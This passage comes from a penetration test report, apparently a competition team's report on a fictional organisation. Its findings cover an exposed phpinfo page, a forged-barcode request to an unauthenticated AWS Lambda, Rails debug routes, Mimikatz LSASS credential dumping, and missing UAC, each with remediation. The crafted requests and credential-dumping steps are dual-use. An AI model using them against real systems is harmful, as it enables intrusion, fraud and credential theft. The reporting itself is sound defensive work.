
Figure 85 *Successful authentication as admin*

Remediation
FINALS-XX recommends changing the credentials for `admin` to a more secure password. Additionally, FINALS-XX recommends implementing a multi-factor authentication (MFA) solution to log into the web application.

END OF FINDING BLOCK

7.5.2	Public PHP Configuration File	CVSS	Risk
Impact	LOW	5.3 Medium	Low
Likelihood	MEDIUM		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	10.0.0.43 (employeetime-db.corp.kkms.local) 10.0.200.43 (tsa.guest.kkms.local) ➜ **HTTP [TCP/80]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered a vulnerability that allows any user that navigates to the `/info.php` file on the web servers of the affected hosts to read information about the configuration running on the host, such as the php version number, operating system information, and much more sensitive information.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to further understand RAKMS's network which increases the possibility of a further breach of information.		
Likelihood Description	The likelihood of this attack occurring on the network is medium. Although, any user can read the configuration, they must first find the `/info.php` file that is not explicitly referenced on the web page.		
MITRE ATT&CK	T1083 - File and Directory Discovery		
	N/A		
Compliance Violations	N/A		
Exploitation Details			

9. **Navigate to the /info.php file**
   By going to the either one of the following URLs, `http://10.0.200.43/info.php` or `http://10.0.0.43/info.php`, FINALS-XX was able to view the output of the `phpinfo()` php command for the affected hosts.



PHP Version 7.4.3-4ubuntu2.19

System	Linux TSA.guest.kkms.local 5.4.0-113-generic #127-Ubuntu SMP Wed May 18 14:30:56 UTC 2022 x86_64
Build Date	Jun 27 2023 15:49:59
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
Additional .ini files parsed	/etc/php/7.4/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-psr.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-bcmath.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini, /etc/php/7.4/fpm/conf.d/20-ctype.ini, /etc/php/7.4/fpm/conf.d/20-curl.ini, /etc/php/7.4/fpm/conf.d/20-dom.ini, /etc/php/7.4/fpm/conf.d/20-exif.ini, /etc/php/7.4/fpm/conf.d/20-ffi.ini, /etc/php/7.4/fpm/conf.d/20-fileinfo.ini, /etc/php/7.4/fpm/conf.d/20-ftp.ini, /etc/php/7.4/fpm/conf.d/20-gd.ini, /etc/php/7.4/fpm/conf.d/20-gettext.ini, /etc/php/7.4/fpm/conf.d/20-iconv.ini, /etc/php/7.4/fpm/conf.d/20-intl.ini, /etc/php/7.4/fpm/conf.d/20-json.ini, /etc/php/7.4/fpm/conf.d/20-ldap.ini, /etc/php/7.4/fpm/conf.d/20-mbstring.ini, /etc/php/7.4/fpm/conf.d/20-mysqli.ini, /etc/php/7.4/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.4/fpm/conf.d/20-phar.ini, /etc/php/7.4/fpm/conf.d/20-posix.ini, /etc/php/7.4/fpm/conf.d/20-readline.ini, /etc/php/7.4/fpm/conf.d/20-shmop.ini, /etc/php/7.4/fpm/conf.d/20-simplexml.ini, /etc/php/7.4/fpm/conf.d/20-sockets.ini, /etc/php/7.4/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.4/fpm/conf.d/20-sysvsem.ini, /etc/php/7.4/fpm/conf.d/20-sysvshm.ini, /etc/php/7.4/fpm/conf.d/20-tokenizer.ini, /etc/php/7.4/fpm/conf.d/20-xdebug.ini, /etc/php/7.4/fpm/conf.d/20-xmlreader.ini, /etc/php/7.4/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.4/fpm/conf.d/20-xsl.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies
with Zend OPcache v7.4.3-4ubuntu2.19, Copyright (c), by Zend Technologies
with Xdebug v2.9.2, Copyright (c) 2002-2020, by Derick Rethans

Figure 86 *info.php on host 10.0.200.43*

PHP Version 7.4.3-4ubuntu2.19

System	Linux EmployeeTimeDB.corp.kkms.local 5.4.0-113-generic #127-Ubuntu SMP Wed May 18 14:30:56 UTC 2022 x86_64
Build Date	Jun 27 2023 15:49:59
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
Additional .ini files parsed	/etc/php/7.4/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-psr.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-bcmath.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini, /etc/php/7.4/fpm/conf.d/20-ctype.ini, /etc/php/7.4/fpm/conf.d/20-curl.ini, /etc/php/7.4/fpm/conf.d/20-dom.ini, /etc/php/7.4/fpm/conf.d/20-exif.ini, /etc/php/7.4/fpm/conf.d/20-ffi.ini, /etc/php/7.4/fpm/conf.d/20-fileinfo.ini, /etc/php/7.4/fpm/conf.d/20-ftp.ini, /etc/php/7.4/fpm/conf.d/20-gd.ini, /etc/php/7.4/fpm/conf.d/20-gettext.ini, /etc/php/7.4/fpm/conf.d/20-iconv.ini, /etc/php/7.4/fpm/conf.d/20-intl.ini, /etc/php/7.4/fpm/conf.d/20-json.ini, /etc/php/7.4/fpm/conf.d/20-ldap.ini, /etc/php/7.4/fpm/conf.d/20-mbstring.ini, /etc/php/7.4/fpm/conf.d/20-mysqli.ini, /etc/php/7.4/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.4/fpm/conf.d/20-phar.ini, /etc/php/7.4/fpm/conf.d/20-posix.ini, /etc/php/7.4/fpm/conf.d/20-readline.ini, /etc/php/7.4/fpm/conf.d/20-shmop.ini, /etc/php/7.4/fpm/conf.d/20-simplexml.ini, /etc/php/7.4/fpm/conf.d/20-sockets.ini, /etc/php/7.4/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.4/fpm/conf.d/20-sysvsem.ini, /etc/php/7.4/fpm/conf.d/20-sysvshm.ini, /etc/php/7.4/fpm/conf.d/20-tokenizer.ini, /etc/php/7.4/fpm/conf.d/20-xdebug.ini, /etc/php/7.4/fpm/conf.d/20-xmlreader.ini, /etc/php/7.4/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.4/fpm/conf.d/20-xsl.ini, /etc/php/7.4/fpm/conf.d/99_xdebug.ini, /etc/php/7.4/fpm/conf.d/custom.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.4.0, Copyright (c) Zend Technologies
with Zend OPcache v7.4.3-4ubuntu2.19, Copyright (c), by Zend Technologies
with Xdebug v2.9.2, Copyright (c) 2002-2020, by Derick Rethans

Figure 87 *info.php on host 10.0.200.43*

Remediation

FINALS-XX recommends that RAKMS take the `info.php` file off of the public-facing website. If this is not a viable option, FINALS-XX recommends implementing compensating controls around the system, this may include restricting access to the system, strengthening access controls, or implementing an intrusion detection and prevention systems (IDPS), to closely monitor and respond to unauthorized access.

END OF FINDING BLOCK

7.5.3	Exposed Barcode Generator	CVSS	Risk
Impact	LOW	5.3 Medium	Low
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com ➜ **HTTP [TCP/80]**		
Vulnerability Summary	RAKMS's barcode generator for boarding pass information was publicly exposed. The generator's client-side JavaScript code exposes the AWS Lambda function responsible for producing barcodes via a hardcoded file. Attackers can use this generator to produce false barcodes.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to create infinite barcodes which may lead to a denial-of-service attack.		
Likelihood Description	Use of this vulnerability is very likely since it requires no form of authentication and is fully exposed.		
MITRE ATT&CK	T1594 - Search Victim-Owned Websites		
	M1056 - Pre-compromise		
Compliance Violations	N/A		

Exploitation Details

10. **Identify exposed AWS Lambda function**
    By viewing the barcode generator's frontend JavaScript code, FINALS-XX found a `fetch` request that referenced a file named "url.txt" which contained the URL of the AWS Lambda function.

11. **Send request for new barcode to AWS Lambda function**
    FINALS-XX determined the data format ingested by the AWS Lambda function and was able to craft web requests to generate new barcodes in the S3 bucket. Below is an example request FINALS-XX sent.

```
https://v6yqfrnhvs4dilwcdw2jaqsevi0vghev.lambda-url.us-east-
1.on.aws/?message=M1FinalsXXE1234KKMSKKMSJAA2024-01-
19FE30955895123456789
```

12. **Verify barcode was generated**
    Successful requests should expect to see a JSON response similar to below. The returned file path of the barcode .svg should be located in the S3 bucket.

```
{"uploaded": "true", "bucket":
"rakmsbarcode20240111034800721800000004", "path":
"0112203535.svg"}
```

Remediation

FINALS-XX recommends adding some form of authentication or authorization to the barcode generator. Authentication could prevent access to the generator application itself, or have an authorization token be a requirement for the AWS Lambda function so that unauthorized barcode generation requests are denied.

END OF FINDING BLOCK

7.5.4 Debug Features Enabled on Ruby on Rails		CVSS	Risk
Impact	LOW	4.3 Medium	Low
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Affected Scope	10.0.20.100 → **Ruby on Rails [TCP/3000]**		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	The Ruby on Rails server on `tram-ops.train.kkms.local` had multiple debug features enabled which disclosed excessive information and may put the web application at risk of abuse.		
Business Impact Description	This vulnerability gives an attacker the ability to better understand how the application can be abused for other attacks. Because the application has limited functionality, not much useful information can be gathered.		
Likelihood Description	Use of this vulnerability is very likely since it requires no form of authentication.		
MITRE ATT&CK	T1594 - Search Victim-Owned Websites		
	M1056 - Pre-compromise		
Compliance Violations	N/A		
Exploitation Details			

13. Abuse "Routing Error" to disclose application routes

By requesting any unknown endpoint on the application.




Figure 88 *Application leaking supported routes on routing error*

14. Abuse Ruby on Rails "routes" endpoint

By requesting the `/rails/info/routes` endpoint on the `tram-ops` application, FINALS-XX was able to identify supported routes.




Figure 89 *Viewing supported routes via exposed endpoint on tram-ops application*

Remediation
FINALS-XX recommends that RAKMS disable the debug module on the Ruby on Rails server. If disabling the debug information is not possible, FINALS-XX recommends RAKMS implement host-based access control lists to limit the systems have access to the sensitive debug information.

END OF FINDING BLOCK

7.5.5 Unauthorized Access to LSASS		CVSS	Risk
Impact	HIGH	N/A	Low
Likelihood	LOW		
CVSS String	N/A		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) 10.0.0.6 (cessna-exchange.corp.kkms.local) 10.0.0.201 (skydesktop01.corp.kkms.local) 10.0.0.202 (skydesktop01.corp.kkms.local) 10.0.0.203 (skydesktop01.corp.kkms.local)		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	FINALS-XX rediscovered a lack of LSA protection across the hosts listed in the "Affected Scope" section above. This allows attackers to potentially retrieve password hashes from Windows system memory.		
Business Impact Description	N/A		
Likelihood Description	It is unlikely that an attacker will exploit this vulnerability as the user needs to have elevated privileges.		
MITRE ATT&CK	T1003 - OS Credential Dumping		
	M1028 - Operating System Configuration		
Compliance Violations	N/A		
Exploitation Details			

15. Dump LSASS information from memory

Utilize Mimikatz as an administrator to dump `LSASS.exe` process memory




Figure 90 *Mikimatz logonpasswords module execution*

Remediation

FINALS-XX recommends RAKMS to enable LSA protection which enables Protected Process Light (PPL) technology for the LSASS process. The following command can be executed to configure such protection:

```
reg.exe add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v
RunAsPPL /t REG_DWORD /d 1 /f
```

END OF FINDING BLOCK

7.5.6 Lack of User Account Control		CVSS	Risk
Impact	MEDIUM	N/A	Low
Likelihood	LOW		
CVSS String	N/A		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local) 10.0.1.51 (skyworker01.corp.kkms.local)		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	Exploitation of this vulnerability would lead to a potentially unknown application achieving a high integrity process when executed by an administrative user.		
Business Impact Description	N/A		
Likelihood Description	This vulnerability has a low likelihood of exploitation as an attacker would have to already have to have a method of remote code execution.		
MITRE ATT&CK	N/A		
	M1052 - User Account Control		
Compliance Violations	**TSA:** III.C.3		
Exploitation Details			
16. Logon interactively and execute Powershell FINALS-XX logged on to a desktop machine through RDP as a domain administrator and started Powershell.			




Figure 91 *Interactive Powershell execution*

17. **Verify unrestricted administrative permissions**

```
PS C:\Users\[redacted]> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Disabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Disabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Disabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Disabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Disabled
SeTimeZonePrivilege                       Change the time zone                                               Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
```

Figure 92 *Administrative shell with unrestricted privileges*

Remediation

FINALS-XX advises that RAKMS enable UAC among the Windows host by executing the following command:

```
reg add
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
" /v EnableLUA /t REG_DWORD /d 1 /f
```

END OF FINDING BLOCK

7.5.7 SeDebugPrivilege Enabled for Users		CVSS	Risk
Impact	LOW	N/A	Low
Likelihood	LOW		
CVSS String	N/A		
Affected Scope	10.0.0.5 (skycontrol01.corp.kkms.local)		
REDISCOVERED VULNERABILITY			
Vulnerability Summary	Exploitation of this vulnerability allows for a low privileged attacker to inject, dump, and read high integrity processes.		
Business Impact Description	An attacker exploiting this vulnerability has the capability to cause downtime of the affected host, exfiltration of sensitive information, and reputational harm to RAKMS.		
Likelihood Description	This vulnerability has a low likelihood of exploitation as the user accounts on the machine are prohibited from interactively logging on to the machine.		
MITRE ATT&CK	T1003 - OS Credential Dumping		
	M1052 - User Account Control		
Compliance Violations	**TSA:** III.C.3		
Exploitation Details			

1. **View Domain Controller Local Security Policy**
   The domain controller's local security policy includes user accounts in the Debug programs permission.

Figure 93 *SEDebug configuration includes user accounts*

Remediation

FINALS-XX recommends RAKMS to remove the `Users` group from the `Debug programs` right under user rights assignment.

